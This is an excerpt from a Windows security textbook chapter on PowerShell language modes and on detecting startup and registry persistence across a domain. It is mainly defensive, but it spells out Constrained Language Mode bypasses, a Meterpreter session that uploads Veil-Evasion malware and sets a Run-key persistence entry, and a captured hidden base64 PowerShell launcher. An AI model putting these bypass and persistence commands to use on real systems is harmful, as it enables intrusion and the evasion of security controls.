PowerShell also includes a feature called Language Mode, which can have the following values:

- *Full Language*: No restrictions; this is the default.
- *Restricted Language*: Users may run commands, but they are not allowed to use script blocks.
- *Constrained Language*: This restricts PowerShell to core components; PowerShell cannot access the Windows API, .NET, or COM.
- *No Language*: Users may run commands but may not use language elements.

To determine the language mode that a PowerShell session is using, the user can ask.

```
PS C:\Users\skrikalev> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```

On a system running in full language mode, the user can use the .NET features; for example, to read the contents of a file, the user can use the .NET class `System.IO.File`.

```
PS C:\Users\skrikalev> $ExecutionContext.SessionState.LanguageMode
FullLanguage
PS C:\Users\skrikalev> [System.IO.File]::ReadAllText("C:\Users\skrikalev\
Desktop\Test.txt")
This is a text document
```

On a system with constrained language, attempts to use these features are blocked.

```
PS C:\Users\skrikalev> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Users\skrikalev> [System.IO.File]::ReadAllText("C:\Users\skrikalev\
Desktop\Test.txt")
Cannot invoke method. Method invocation is supported only on core types in this
language mode.
At line:1 char:1
+ [System.IO.File]::ReadAllText("C:\Users\skrikalev\Desktop\Test.txt")
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [], RuntimeException
+ FullyQualifiedErrorId : MethodInvocationNotSupportedExceptionInConstrainedLanguage
```

One way to configure the default language mode as Constrained Language is to set the environment variable `_PSLockdownPolicy` to the value 4.¹ This can be done through group policy. From the Group Policy Management Editor, navigate Computer Configuration > Preferences > Windows Settings > Environment. Create the environment variable `_PSLockdownPolicy`; set the action to create and the value to 4 as in Figure 12-5.

¹Even by Microsoft standards, this feels more like the incantation of a spell rather than an engineered feature. Kurt Falde, from Microsoft on Microsoft TechNet writes, “So the first thing to make note of with regards to `_PSLockdownPolicy` is that this setting is completely undocumented from a Microsoft perspective. Yes, I’m a Microsoft employee and No this is not official documentation as to how this works from a Product Group but just my observations on how it seems to work from testing.” <https://blogs.technet.microsoft.com/kfalde/2017/01/20/pslockdownpolicy-and-powershell-constrained-language-mode/>. This page also examines the impact of other values of `_PSLockdownPolicy`.




Figure 12-5. Using group policy on Windows Server 2012 R2 to set the value of `_PSLockdownPolicy` to 4

Once an environment variable is set via group policy, it remains set. The group policy can be removed or deleted and the system rebooted; however, the system environment variable remains. This can be verified by from PowerShell by examining the system's environment variables.

```
PS C:\Users\skrikalev> ls env:
Name          Value
----          -----
__PSLockdownPolicy      4
ALLUSERSPROFILE        C:\ProgramData
APPDATA                C:\Users\skrikalev\AppData\Roaming
CommonProgramFiles      C:\Program Files\Common Files
CommonProgramFiles(x86)  C:\Program Files (x86)\Common Files
...
... Output Deleted ...
```

One way to unset a system environment variable is to delete the corresponding entry in the registry. This can be done via regedit.exe, or directly from the command line at an elevated command prompt.

```
PS C:\Windows\system32> reg delete "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v __PSLockdownPolicy
```

Delete the registry value `__PSLockdownPolicy` (Yes/No)? y
The operation completed successfully.

Once the system reboots, the environment variable will no longer be set.

Software Restriction Policies, Constrained Language Mode, and PowerShell 5.0

Constrained language mode is enabled automatically if the system is using PowerShell 5.0 or later (which is included on Windows 10), and if Software Restriction Policies (or AppLocker policies) are implemented that disallow the execution of (randomly named PowerShell) scripts in the user's `AppData\Local\Temp` directory.

Bypassing Constrained Language Mode

Constrained language mode can be bypassed. One way to do so is to launch PowerShell 2.0, which does not support the feature. For example, on a Windows 10 system, the default version of PowerShell is 5.0, but the user can launch a different version from the command line.

```
C:\Users\skrikalev> powershell  
Windows PowerShell  
Copyright (C) 2016 Microsoft Corporation. All rights reserved.  
  
PS C:\Users\skrikalev> $ExecutionContext.SessionState.LanguageMode  
ConstrainedLanguage  
PS C:\Users\skrikalev> powershell -version 2  
Windows PowerShell  
Copyright (C) 2009 Microsoft Corporation. All rights reserved.  
  
PS C:\Users\skrikalev> $ExecutionContext.SessionState.LanguageMode  
FullLanguage
```

Notice that the copyright date for PowerShell 2.0 is different than the date for 5.0, and that it runs as `FullLanguage` rather than as `ConstrainedLanguage`.

PowerShell 2.0 is installed by default on Windows 10; however, PowerShell 2.0 also requires that .NET 2.0 be installed, and by default this is not the case. To add support for .NET 2.0 (and for PowerShell 2.0), an administrator navigates Control Panel ➤ Programs and Features ➤ Turn Windows features on or off (Figure 12-6). The installation uses Windows Update.




Figure 12-6. Windows Features, shown on Windows 10-1607

A reasonable security policy would be to disable PowerShell 2.0 on older systems.

Consider a system where Constrained Language Mode has been enabled solely because of the value of `_PSLockdownPolicy`. Matt Graeber has demonstrated a technique to bypass Constrained Language Mode. To do so, create a subdirectory named `System32`. This can be a local directory or if the user has sufficient permissions, it can be `C:\Windows\System32`. Upload the commands to run to a `.psm1` file stored in this subdirectory, then call the file.

As an example, consider a Windows 10 system.

```
PS C:\Users\skrikalev> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Users\skrikalev> ls env:_PsLockdownPolicy
```

| Name | Value |
|-------------------|-------|
| --- | ---- |
| _PSLockdownPolicy | 4 |

The user creates the local directory C:\Users\skrikalev\System32.

```
PS C:\Users\skrikalev> mkdir System32
```

Directory: C:\Users\skrikalev

| Mode | LastWriteTime | Length | Name |
|-------|--------------------|--------|----------|
| --- | ----- | ----- | ----- |
| d---- | 10/21/2017 5:26 PM | | System32 |

Constrained Language Mode prevented the user from using the .NET class System.IO.File to read the contents of a file on the system. To bypass this, the user creates the file System32\bypass.psm1 that uses System.IO.File to write out the contents of a file.

```
PS C:\Users\skrikalev> 'Write-Host ([System.IO.File]::ReadAllText("C:\Users\skrikalev\Desktop\Test.txt"))' | Out-File .\System32\bypass.psm1
```

The user then imports the file and the code executes, and then the contents of the file are displayed.

```
PS C:\Users\skrikalev> Import-Module .\System32\bypass.psm1 -Force  
This is a text document
```

This approach relies on the ability to run local scripts, so an attacker may need to bypass the execution policy as well.

Blocking PowerShell

A defender may attempt to use Software Restriction Policies to block the use of PowerShell on a system. For example, they may configure additional explicit block rules for the locations of PowerShell in the file system. (Figure 12-7). The 32-bit version is in the directory² C:\Windows\System32\WindowsPowerShell\v1.0, while the 64-bit version is in the directory C:\Windows\syswow64\WindowsPowerShell\v1.0. The executable powershell.exe provides just the shell, while powershell_ise.exe provides the integrated development environment.

²Yes, the directory is always named v1.0 regardless of the version of PowerShell.




Figure 12-7. Software restriction policies to block PowerShell by path from the usual locations. Shown on Windows Server 2012.

Once these policies are in place, a user cannot directly launch PowerShell from the usual locations. The problem with this approach is that PowerShell is deeply integrated into Windows and can be launched in other ways.

Suppose an attacker has a Meterpreter shell on a target, say a Windows 10-1607 system.

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer       : GABIE
OS            : Windows 10 (Build 14393).
Architecture   : x64
System Language: en_US
Domain        : VENUS
Logged On Users: 4
Meterpreter    : x86/windows
meterpreter > getuid
Server username: VENUS\skrikalev
```

Even if these PowerShell blocks are in place, the attacker can load PowerShell into their Meterpreter session.

```
meterpreter > load powershell
Loading extension powershell...Success.
```

Moreover, the resulting PowerShell shell is not limited by the system's language mode, even if it were applied.

```
meterpreter > powershell_shell
```

```
PS > ls env:
```

| Name | Value |
|------------------------|------------------------------------|
| --- | ----- |
| __COMPAT_LAYER | DetectorsWin7 |
| _PSLockdownPolicy | 4 |
| ALLUSERSPROFILE | C:\ProgramData |
| APPDATA | C:\Users\skrikalev\AppData\Roaming |
| ... Output Deleted ... | |

```
PS > $ExecutionContext.SessionState.LanguageMode
```

```
FullLanguage
```

A second approach to blocking PowerShell is to set the Execution Policy to Restricted. This does block users who launch PowerShell directly, but it does not prevent a user with a Meterpreter shell from loading the PowerShell module or from running scripts.

Detecting and Blocking Persistence

A defender needs to know the common methods attackers use to maintain persistence on a system.

Startup Persistence

One of the simplest ways an attacker can maintain persistence is by using the Windows startup folder; this is C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup for a user, and C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup for the system.

Autoruns

A defender can manually examine these directories to see if an attacker has used it for persistence. The problem with this approach is that there are many other places that can be used to launch programs when Windows starts or when a user logs in. One tool that can be used to analyze many of these locations is Autoruns, from the Sysinternals suite. When run, it queries the most common locations that are used to automatically start a program and presents the result to the administrator in a graphical format.

Figure 12-8 shows Autoruns in action; The highlighted entry is malware created by Veil-Evasion and uploaded by an attacker to the user's startup folder.




Figure 12-8. Autoruns on a Windows 10-1607 system detecting malware in the user's startup

Using PowerShell to Detect Startup Persistence in a Domain

One weakness of Autoruns is that it is a graphical tool that needs to be run at the desktop on each individual system for each individual user. A defender that is trying to protect many systems with many accounts may find this approach too time consuming.

Another way to detect persistence in user startup folders is to write a PowerShell script that loops through the users and the domain systems and writes out the contents of that user's startup folder on that system. Consider Listing 12-2.

Listing 12-2. StartupDetect.ps1

```
foreach($account in Get-ADUser -Filter * ){
    $username = $account.SamAccountName
    foreach($system in Get-ADComputer -Filter *){
        $computername = $system.name
        $dir = "\\$computername\C$\Users\$username\AppData\Roaming" ` 
            + "\Microsoft\Windows\Start Menu\Programs\Startup"
        if(Test-Path $dir){
            ls $dir
        }
    }
}
```

This PowerShell script loops through the users in the domain and the computers on the domain and checks to see if the user's startup folder is empty; if the folder is not empty, it prints the result to the screen.

Because this script uses the cmdlets `Get-ADUser` and `Get-ADComputer`, it needs the module `ActiveDirectory` to be loaded into PowerShell. This module is present by default on domain controllers but not on workstations. To use this script on a workstation, the defender must first load the Windows Remote System Administration Tools (see Chapter 6).

This script must be run as a domain administrator.

```
PS C:\Windows\system32> C:\Users\skrikalev\Desktop\StartupDetect.ps1
```

Directory: \\FORNAX\C\$\Users\skrikalev\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

| Mode | LastWriteTime | Length | Name |
|------|------------------|---------|---------------|
| --- | ----- | ----- | ----- |
| -a-- | 2/2/2017 2:39 PM | 1452200 | procexp64.exe |

Directory: \\GABIE\C\$\Users\gpadalka\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

| Mode | LastWriteTime | Length | Name |
|------|---------------------|--------|----------|
| --- | ----- | ----- | ----- |
| -a-- | 10/22/2017 12:23 PM | 366525 | http.exe |

In this example, it detects the malware seen in Figure 12-8. It also finds that a different user on a different system has configured Process Explorer to launch on login.³

The script can be modified to search `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup` for programs in the startup folder for all users on the system.

Detecting Changes to Startup

A domain administrator can use Windows auditing to generate a log entry whenever a file is created in a user's startup directory. This can be done individually on a per-user basis, but it is better to do so across the entire domain. To do so, the administrator first ensures that file auditing is enabled; this can be done via a group policy. Navigate Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policies > Audit Policies. Select Object Access > Audit File System. Ensure that Success is audited.

³Or did they? Just because a binary has the same name as the binary for Process Explorer, that does not mean that the binary is Process Explorer.

Next, the individual startup directories on each system must be configured to record changes. Consider Listing 12-3.

Listing 12-3. StartupDetectAudit.ps1

```
foreach($account in Get-ADUser -Filter * ){
    $username = $account.SamAccountName
    foreach($system in Get-ADComputer -Filter *){
        $computername = $system.name
        try{
            $dir = "\$computername\C$\Users\$username\AppData\Roaming" ` 
                + "\Microsoft\Windows\Start Menu\Programs\Startup"
            if (-not (Test-Path -Path $dir)) {
                throw("Directory does not exist")
            }
            $directoryACL = Get-ACL $dir
            $accessrule = New-Object ` 
                System.Security.AccessControl.FileSystemAuditRule( ` 
                    "Everyone", "CreateFiles", "none", "none", "Success")
            $directoryACL.AddAuditRule($Accessrule)
            $directoryACL | Set-ACL $dir
        }
        catch{
            # Failure can mean that the directory doesn't exist (perhaps that
            # user has not logged in!) or the target is down.
        }
    }
}
```

This script needs the module ActiveDirectory to be loaded into PowerShell; this module is present on domain controllers and can be installed on workstations by installing Windows Remote System Administration Tools (see Chapter 6).

The script loops through the computers in the domain and the users in the domain; for each pair it checks to see if the startup directory for that user exists on that system. The updated script not only shows the contents of the directory, it also updates auditing on that directory so that any future changes to the directory would generate an entry in the Windows logs.

Once logging is enabled on the startup directories for the users on the domain, a domain administrator can use PowerShell to search the logs on all the systems in the domain looking for Event 4663 (Access to an object) or Event 4656 (Requesting a handle to an object). Consider Listing 12-4.

Listing 12-4. SearchLogsforStartup.ps1

```
foreach($system in Get-ADComputer -Filter *){
    $computername = $system.name
    $computername
    $currenttime = Get-Date
    $threehoursago = $currenttime.AddHours(-3)
    Get-WinEvent -ComputerName $computername -FilterHashtable @{
        logname='Security';
        id=4656,4663;
        StartTime=$threehoursago} -ErrorAction SilentlyContinue
}
```

This script only looks for entries generated in the last three hours; this can be modified. The script loops through each computer and prints the name of the computer to the screen. It looks for entries of Event 4656 or Event 4663 and displays them to the screen. If the system has no such entries, an error is returned, which is ignored so that the screen is not cluttered. The result of this command on a domain has the following structure.

```
PS C:\Windows\system32> C:\Scripts\SearchLogsForStartup.ps1
```

```
VOYAGER2
```

```
TRITON
```

| ProviderName: Microsoft-Windows-Security-Auditing | | | |
|---|------|------------------|---|
| TimeCreated | Id | LevelDisplayName | Message |
| 12/21/2017 11:01:40 PM | 4656 | Information | A handle to an object was requested.... |
| 12/21/2017 11:01:40 PM | 4656 | Information | A handle to an object was requested.... |

```
THALASSA
```

```
DESPINA
```

```
NAIAD
```

```
GALATEA
```

An administrator can see the details for all the events that occurred at a particular time by selecting them and passing the result to Format-List.

```
PS C:\Windows\system32> $time_start = [datetime]"12/21/2017 11:18:20 PM"
PS C:\Windows\system32> $time_stop = $time_start.AddSeconds(1)
PS C:\Windows\system32> Get-WinEvent -ComputerName "triton" -FilterHashtable @{
    logname='security';
    id=4656,4663;
    StartTime=$time_start;
    EndTime=$time_stop} | Format-List
```

```

TimeCreated : 12/21/2017 11:18:20 PM
ProviderName : Microsoft-Windows-Security-Auditing
Id          : 4656
Message     : A handle to an object was requested.

Subject:
    Security ID: S-1-5-21-3633157792-3499212735-3053407119-1123
    Account Name: narmstrong
    Account Domain: NEPTUNE
    Logon ID: 0x23B013

Object:
    Object Server: Security
    Object Type: File
    Object Name: C:\Users\narmstrong\AppData\Roaming\Microsoft
                  \Windows\Start Menu\Programs\Startup\listen.txt
    Handle ID: 0x138
    Resource Attributes: - 

Process Information:
    Process ID: 0xc0
    Process Name: C:\Windows\System32\notepad.exe

... Output Deleted ...

```

Listing 12-4 does not distinguish between log entries generated by changes to the startup folder and entries generated by changes to other files or directories that the administrator has elected to monitor.

Blocking Startup Persistence

A defender can use application whitelisting, either software restriction policies or AppLocker, to prevent applications from running in the startup directory for any user.

Registry Persistence

Chapter 11 presented five registry keys that can be used by an attacker to establish persistence on a target.⁴

HKCU\Software\Microsoft\Windows\CurrentVersion\Run
 HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce

⁴Though these five keys are important, and all were used in Chapter 11 to configure persistence, they are not the only ways to use the registry to establish persistence.

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
```

The first four cause programs to run automatically when a user logs on. In the first two cases, the result runs as the user, while in the second two cases the result runs as SYSTEM (and requires SYSTEM privileges to set). The last of these describes the login process; it can be modified to run programs whenever a user logs in.

WOW6432Node

Suppose an attacker obtains a shell as a domain administrator on a 64-bit Windows 10-1607 system. They can upload their (32-bit) malware with a command like

```
meterpreter > upload /var/lib/veil-evasion/output/compiled/http.exe "C:\\Windows\\http.exe"
[*] uploading   : /var/lib/veil-evasion/output/compiled/http.exe ->
                  C:\\Windows\\http.exe
[*] uploaded   : /var/lib/veil-evasion/output/compiled/http.exe ->
                  C:\\Windows\\http.exe
```

They can edit the key HKLM\Software\Microsoft\Windows\CurrentVersion\Run so that their malware will start on boot.

```
meterpreter > reg setval -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run -v AutoStart -d "\"C:\\Windows\\http.exe\""
Successfully set AutoStart of REG_SZ.
```

A defender that is looking for this persistence mechanism can search for it using the reg command.

```
C:\\Users\\gpadalka>reg query HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
  VBoxTray    REG_SZ    C:\\Windows\\system32\\VBoxTray.exe
```

The key for this malware does not appear here in the registry even though the defender is searching the exact place the attacker used to place their persistence mechanism. Because the attacker is using the registry to launch a 32-bit executable on a 64-bit system, the system transparently uses registry redirection and registry reflection, and it stores the key inside HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Run.

```
C:\\Users\\gpadalka>reg query HKLM\\Software\\WOW6432Node\\Microsoft\\Windows\\CurrentVersion\\Run
```

```
HKEY_LOCAL_MACHINE\Software\WoW6432Node\Microsoft\Windows\CurrentVersion\Run
    AutoStart      REG_SZ      "C:\Windows\http.exe"
```

Thus, on a 64-bit Windows system, there are four more important keys for registry persistence.

```
HKCU\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce
```

Autoruns

The Sysinternals tool Autoruns can be used to detect registry persistence mechanisms.

Consider Figure 12-9 that shows Autoruns on a Windows 10-1607 system detecting the program C:\Windows\http.exe that is launched from the key HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run.




Figure 12-9. Autoruns on 64-bit Windows 10-1607 detecting persistence in the key HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

One limitation of Autoruns is that it must be run as a user on a system; it cannot be run remotely.

Persistence Using Registry Winlogon Key

In most cases, when Autoruns detects a persistence mechanism, the administrator can delete the mechanism directly from Autoruns by deleting the corresponding entry. However, if the attacker uses the key `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon` to incorporate their malware into the login process, then deleting the key leaves the system in a state where no user can log in. After deleting the entry in Autoruns, the key can end up with the following value.

```
C:\Windows\system32>reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit
```

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Userinit      REG_SZ      ,c:\Windows\System32\userinit.exe,
```

Note that the `UserInit` variable has a blank lead entry. This needs to be fixed.

```
C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /t REG_SZ /d "c:\Windows\System32\userinit.exe,"
Value Userinit exists, overwrite(Yes/No)? yes
The operation completed successfully.
```

Once this change has been made, users will be able to log in normally.

Detecting Persistence on a Remote System via reg query

Provided the remote registry service is running on the target, registry queries can be run remotely. For example, a domain administrator on a different system can detect the persistence mechanism from Figure 12-9 with the query

```
C:\Users\gpadalka>reg query \\gabie\HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
```

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
AutoStart      REG_SZ      "C:\Windows\http.exe"
```

Here the name of the remote system is `gabie`.

Although this lets the administrator query a single remote system, it does not let the administrator scan the entire domain.

Enumerating the Hosts on a Domain

There are many ways to enumerate the hosts on a domain. One way to do so is via the command `dsquery`, which can be used to get information from Active Directory. For example, suppose that a user wants to determine the hosts in the domain `venus.test`; then from a Windows system in the domain, they can run

```
C:\Users\gpadalka>dsquery computer "dc=venus,dc=test"
"CN=VENERA,OU=Domain Controllers,DC=venus,DC=test"
"CN=FORNAX,CN=Computers,DC=venus,DC=test"
"CN=GABIE,CN=Computers,DC=venus,DC=test"
```

If the user just wants the name of the system, the **-o rdn** flag can be used to ask for the relative domain name.

```
C:\Users\gpadalka>dsquery computer "dc=venus,dc=test" -o rdn
"VENERA"
"FORNAX"
"GABIE"
```

Another way to get the computers in the domain is via wmic.

```
c:\>wmic /NAMESPACE:\\root\directory\ldap PATH ds_computer GET ds_dnshostname
DS_dNSHostName
venera.venus.test
fornax.venus.test
gabie.venus.test
```

Using psexec to Detect Registry Persistence in a Domain

One of the options to the Sysinternals tool psexec is a file that contains the names of the systems on which the command will be run.⁵ Provided an administrator already has a list of domain members, then psexec can be used to launch the command **reg query** on each host in the domain to look for persistence mechanisms.

Suppose that the file C:\Users\gpadalka\Desktop\hosts.txt contains a list of hosts on the domain. Then a domain administrator can run the command:

```
c:\Program Files\SysinternalsSuite>PsExec.exe @c:\Users\gpadalka\Desktop\hosts.txt
reg query HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Run

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

\\venera.venus.test:

reg exited on venera.venus.test with error code 0.
\\fornax.venus.test:
```

⁵This is the same approach used to install Sysmon across a domain in Chapter 10.

CHAPTER 12 DEFENDING THE WINDOWS DOMAIN

```
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Run  
L30RNNKq    REG_EXPAND_SZ    %COMSPEC% /b /c start /b /min powershell -nop  
-w hidden -c "sleep 0; iex([System.Text.Encoding]:::Unicode.GetString([System.  
Convert]::FromBase64String((Get-Item 'HKLM:Software\HFyN6tJX').  
GetValue('yXOSDzFO'))))" ☺¶E
```

```
reg exited on fornax.venus.test with error code 0.  
\gabie.venus.test:
```

```
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Run  
AutoStart    REG_SZ    "C:\Windows\http.exe"
```

```
reg exited on gabie.venus.test with error code 0.
```

Here the domain administrator detected the already noted persistence on the host gabie.venus.test, as well as PowerShell persistence on the host fornax.venus.test.

Autoruns and PowerShell

If the defender runs the Sysinternals tool Autoruns on the system fornax.venus.test from the previous example with its PowerShell malware, they may be surprised. Figure 12-10 shows the result, where the default options for Autoruns are retained.

